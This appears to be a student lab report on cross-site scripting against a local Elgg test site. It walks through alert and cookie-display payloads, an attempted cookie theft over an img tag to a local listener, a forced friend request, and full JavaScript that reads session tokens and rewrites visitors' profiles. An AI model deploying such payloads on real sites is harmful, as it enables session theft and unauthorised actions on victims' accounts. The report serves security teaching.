

Task 1: Posting a Malicious Message to Display an Alert Window

This task worked immediately, showing an alert when Samy's profile was checked. By any user including Samy themself. When checking Samy's profile from Alice's profile, the XSS alert popped up as well. The code <script>alert('XSS');</script> is small so it is able to go into the brief description field when editing Samy's profile, so this code will run when checked.




Task 2: Posting a Malicious Message to Display Cookies

This task worked immediately, showing an alert containing cookies when Samy's profile was checked. By any user including Samy themself. When checking Samy's profile from Alice's profile, the cookies were shown. The code <script>alert(document.cookie);</script> is small so it is able to go into the brief description field. The same output happens when this code is put into the bio for Samy.




Task 3: Stealing Cookies from the Victim's Machine

The code is put into the bio of Samy. It uses the ip address of 127.0.0.1 since only one VM is being used. When inserting an <img> tag, the browser tries to load an image. Because of this, an HTTP GET request is sent, and if the waiting port 5555 matches the malicious script 5555, then whoever visits Samy's profile will have their cookies sent to him.




However, despite everything being correct. And trying multiple different syntax, alterations, checking with multiple different profiles, using multiple different VM's. The terminal was just


waiting, and no signal was sent to it. The expected result was the cookies and the GET request value.




Task 4: Becoming the Victim's Friend

This task's goal is to make a script that will friend Samy if checking Samy's profile. We need to alter the skeleton code, doing this by adding Samy's friend UID, and adding the GET command for sending a friend request in the code.





When Charlie checks Samy's profile the GET request for sending a friend request was called by the javascript in Samy's bio. This resulted in Charlie adding Samy as a friend.



• Question 1: Explain the purpose of Lines ① and ②, why are they are needed?


These two lines are the secret token and timestamp. These values are important for this attack to succeed. Since they fight back the countermeasure in place.

• Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No, you can't launch a successful attack. Since if the Elgg application only provides the Editor mode for the about me, then there would be no way to run the code as code. The code will be written as a literal sentence and just appear in the profile description like a normal message.

Task 5: Modifying the Victim's Profile

By using the given skeleton code and a similar way of attack as the last attack, we get the needed information to complete the attacking code that will be put into Samy's bio. When someone checks his profile, a POST request will be sent, changing the person's own bio to be "Samy is my hero". Alice checked Samy's profile, then when going back to her own, you cn see the "About me" has changed.



The full code that was inputted as Samy's bio was <script type="text/javascript">


```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.

var desc = "&description=Samy is my hero" + "&accesslevel[description]=2 ";
var sendurl= "http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
var content=token + ts + name  + desc + guid;

if(elgg.session.user.guid!=47) ①
{
```


```
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

The added code was the var desc, which will show the access level, and will say the exact bio wanted. The URL for editing a profile is needed din sendurl. And the content needs to deal with tokens and the timestamp. Finally setting the guid to 47, since that is Samy's guid.




• Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

We need this line to prevent Samy from attacking himself instead of someone visiting his profile. When Charlie visits Samy's profile, his About me is "Samy is my hero"

